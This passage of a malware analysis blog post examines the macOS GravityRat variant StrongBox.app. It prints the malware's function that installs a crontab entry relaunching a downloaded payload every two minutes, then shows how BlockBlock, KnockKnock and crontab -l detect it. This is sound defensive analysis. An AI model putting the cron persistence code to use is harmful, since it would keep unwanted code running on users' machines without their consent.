After appending `.zip`, the malware extracts the downloaded (zip) file to the location specified in the `loclpth` variable (`~/Library/Application Support/SCloud`). Once extracted it invokes a function named `scheduleMac` to persist and launch the downloaded payload.

The `scheduleMac` persists the downloaded payload as cronjob, via the builtin `crontab` command:

```
function scheduleMac(fname,agentTask)
{
 ...
 var poshellMac = loclpth+"/"+fname;
 execTask('chmod -R 0700 '  + "\"" +  + "\""  );

 ...
 arg = agentTask;
 execTask('crontab -l 2>/dev/null;
           echo \' */2 * * * * ' + "\"" +poshellMac + "\" " + arg + '\'
           | crontab -', puts22);

}
```


…the persisted payload, will be (re)launched every two minutes (`*/2 * * * *`).

Unfortunately as the remote server (`download.strongbox.in`) is now offline, this 2nd stage payload is not available for analysis.

Conclusions

In this blog post, we wrapped up our analysis of the macOS variant of `GravityRat`. Specifically we deconstructed the Electron versions (focusing on `StrongBox.app`), and highlighted their role as downloaders of 2nd-stage payload(s) …payloads persisted as cronjobs.


And although we do not have access to such payload(s), BlockBlock will readily detect their (cronjob) persistence at runtime:



```
BlockBlock Alert

exec    crontab
        created a cron job

crontab (pid: 2063)
 process path:     /usr/bin/crontab
 process args:     -

Cron Job
 startup file:     /private/var/at/tabs/user
 startup object:   */2 * * * * '/Users/user/Library/Application Support/SCloud/SBox_Payload'

rule scope:
Process + File + Item        Block        Allow
2020-11-28 01:51:10 +0000                 temporarily (pid: 2063)
```

BlockBlock ...block, blocking!

…while KnockKnock can reveal any existing infections:



```
*/2 * * * * '/Users/user/Library/Application Support/SCloud/SBox_Payload'
/private/var/at/tabs/user
```

KnockKnock ...who's there?


From a terminal, one can use the crontab command (with the -l parameter) to enumerate any cronjobs ...including those related to GravitRat's persistence.

📚 The Art of Mac Malware

If this blog posts pique your interest, definitely check out my new book on the topic of Mac Malware Analysis: "The Art Of Mac Malware: Analysis". It's free online, and new content is regularly added!

💕 Support Us:

Love these blog posts? You can support them via my Patreon page!



Patrick Wardle is creating Mac Security Tools

CNN Tech @cnntech · 7h
Meet @patrickwardle. Sweet guy. Surfer. Loves bunnies.
He can hack any Mac in 10 minutes.
money.cnn.com/gallery/techno...

This website uses cookies to improve your experience.